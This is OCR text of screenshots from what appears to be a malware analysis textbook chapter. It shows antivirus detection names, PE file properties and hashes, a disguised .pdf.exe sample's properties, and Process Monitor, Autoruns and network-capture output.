
F-Prot	JS/Locky.AZ6
Fortinet	Malware_Generic.P0
Ikarus	Trojan-Downloader.JS.Nemucod
McAfee	JS/Nemucod.oi
Microsoft	TrojanDownloader:JS/Nemucod
Qihoo-360	virus.js.qexvmc.1
Symantec	JS.Downloader
TrendMicro	JS_NEMUCOD.SMAA9


Chapter 2: Malware Analysis Fundamentals






CFF Explorer VIII - [yara32.exe]
File Settings ?
File: yara32.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Export Directory
Import Directory
Resource Directory
Relocation Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
yara32.exe
Property
Value
File Name
D:\test\yara32.exe
File Type
Portable Executable 32
File Info
Microsoft Visual C++ 8
File Size
114.50 KB (117248 bytes)
PE Size
114.50 KB (117248 bytes)
Created
Saturday 02 December 2017, 22.08.47
Modified
Tuesday 26 November 2013, 12.35.26
Accessed
Saturday 02 December 2017, 22.08.47
MD5
682697E2A3E5054AAD9F505C7B0D48D0
SHA-1
5B7DE3579039DEC4423F5D1425289E7111BA5C0F
Property
Value
Empty
No additional info available



clean.exe Properties
General
Compatibility
Digital Signatures
Security
Details
Previous Versions
Signature list
Name of sign...
Digest algorit...
Timestamp
SARL ACLAP
sha1
01 February 2018 16:...
SARL ACLAP
sha256
01 February 2018 16:...
Details
OK
Cancel
Apply



kuluoz
File
Edit
View
Favorites
Tools
Help
Back
Search
Folders
Address
C:\samples\kuluoz
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
legal_notice_.pdf.exe
Magic Collection for PostSmile ...


legal_notice_.pdf.exe Properties
General
Version
Compatibility
Summary
File version: 0.0.0.0
Description: Magic Collection for PostSmile Setup
Copyright: Copyright © 1999-2010, Masterra.
Other version information
Item name:
Value:
Comments
Company
File Version
Language
Product Name
Product Version


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Show File System Activity
Time of Day Process Name PID Operation Result
Showing 182,603 of 1,122,180 events (16%)
Backed by virtual memory


9:33:0... svchost.exe 836 ReadFile C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0... svchost.exe 836 WriteFile C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0... svchost.exe 836 CreateFile C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log
9:33:0... svchost.exe 836 QueryInformationVolume
9:33:0... svchost.exe 836 QueryAllInformationFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 QueryInformationVolume
9:33:0... svchost.exe 836 QueryAllInformationFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 QueryInformationVolume
9:33:0... svchost.exe 836 QueryAllInformationFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 CreateFile
9:33:0... svchost.exe 836 QueryInformationVolume
9:33:0... svchost.exe 836 QueryAllInformationFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 ReadFile
9:33:0... svchost.exe 836 WriteFile
9:33:0... svchost.exe 836 WriteFile
9:33:0... svchost.exe 836 WriteFile
Properties... Ctrl+P
Stack... Ctrl+K
Toggle Bookmark Ctrl+B
Jump To... Ctrl+J
Search Online...
Include 'QueryInformationVolume'
Exclude 'QueryInformationVolume'
Highlight 'QueryInformationVolume'
Copy 'QueryInformationVolume'
Edit Filter 'QueryInformationVolume'
Exclude Events Before
Exclude Events After
Include
Exclude
Highlight



Autoruns [amohanta-PC\amohanta] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Filter:
KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit
Autorun Entry Description Publisher Image Path Timestamp VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell 14-07-2009 10:19
cmd.exe Windows Command Processor Microsoft Corporation c:\windows\system32\cmd.exe 20-11-2010 15:16
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 08-09-2016 14:43
Apoint Alps Pointing-device Driver Alps Electric Co., Ltd. c:\program files\delltpad\apoi... 13-03-2014 07:07
BLEServicesCtrl Bluetooth LE Services Control... Intel Corporation c:\program files (x86)\intel\blu... 05-09-2012 17:31
BTMTrayAgent Windows host process (Rundl... Microsoft Corporation c:\windows\system32\rundll32... 30-03-2017 20:33
HotKeysCmds hkcmd Module Intel Corporation c:\windows\system32\hkcmd.... 23-01-2014 04:10
IAStorIcon Delayed launcher Intel Corporation c:\program files\intel\intel(r) ra... 28-05-2014 22:41
IgfxTray igfxTray Module Intel Corporation c:\windows\system32\igfxtray.... 23-01-2014 04:09
IntelPROSet Intel(R) PROSet/Wireless Fra... Intel(R) Corporation c:\program files\common files... 09-02-2013 06:44
Persistence persistence Module Intel Corporation c:\windows\system32\igfxpers... 23-01-2014 04:09
RtHDVBg HD Audio Background Proce... Realtek Semiconductor c:\program files\realtek\audio... 29-07-2013 12:00
RtHDVBg_PushB... HD Audio Background Proce... Realtek Semiconductor c:\program files\realtek\audio... 29-07-2013 12:00
RtHDVCpl Realtek HD Audio Manager Realtek Semiconductor c:\program files\realtek\audio... 19-08-2013 13:59
WavesSvc Waves MaxxAudio Service A... Waves Audio Ltd. c:\program files\realtek\audio... 23-07-2013 16:54
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run 11-10-2017 17:02
Adobe ARM Adobe Reader and Acrobat ... Adobe Systems Incorporated c:\program files (x86)\commo... 21-09-2012 01:46
Cisco AnyConne... Cisco AnyConnect User Interf... Cisco Systems, Inc. c:\program files (x86)\cisco\ci... 11-10-2013 03:15
PenTabletClient Pen Tablet Client Driver Pen Tablet Driver c:\windows\syswow64\pentab... 19-12-2012 10:08
StartCCC Catalyst® Control Center Laun... Advanced Micro Devices, Inc. c:\program files (x86)\ati techn... 17-07-2013 15:46
SunJavaUpdate... Java Update Scheduler Oracle Corporation c:\program files (x86)\commo... 23-09-2016 08:30





Frame Summary


Find Autoscroll


Frame Nu...	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name
61	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
62	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
63	5:10:59 PM 12/1/2017	11.5322257	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
64	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
65	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
66	5:10:59 PM 12/1/2017	11.5478507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
67	5:10:59 PM 12/1/2017	11.6884757	firefox.exe	192.168.160.253	ssl.gstatic.com	TLS
68	5:10:59 PM 12/1/2017	11.6884757	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
69	5:10:59 PM 12/1/2017	11.7353507	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
70	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	192.168.160.253	pagead46.l.doubleclick.net	TLS
71	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	pagead46.l.doubl...	192.168.160.253	TCP
72	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	192.168.160.253	ssl.gstatic.com	TLS
73	5:10:59 PM 12/1/2017	11.7509757	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
74	5:10:59 PM 12/1/2017	11.7978507	firefox.exe	pagead46.l.doubl...	192.168.160.253	TLS
75	5:10:59 PM 12/1/2017	11.8291007	firefox.exe	ssl.gstatic.com	192.168.160.253	TLS
76	5:10:59 PM 12/1/2017	11.9072257	firefox.exe	pagead46.l.doubl...	192.168.160.253	TCP
77	5:10:59 PM 12/1/2017	11.9072257	firefox.exe	192.168.160.253	pagead46.l.doubleclick.net	TCP
78	5:10:59 PM 12/1/2017	11.9228507	firefox.exe	ssl.gstatic.com	192.168.160.253	TCP
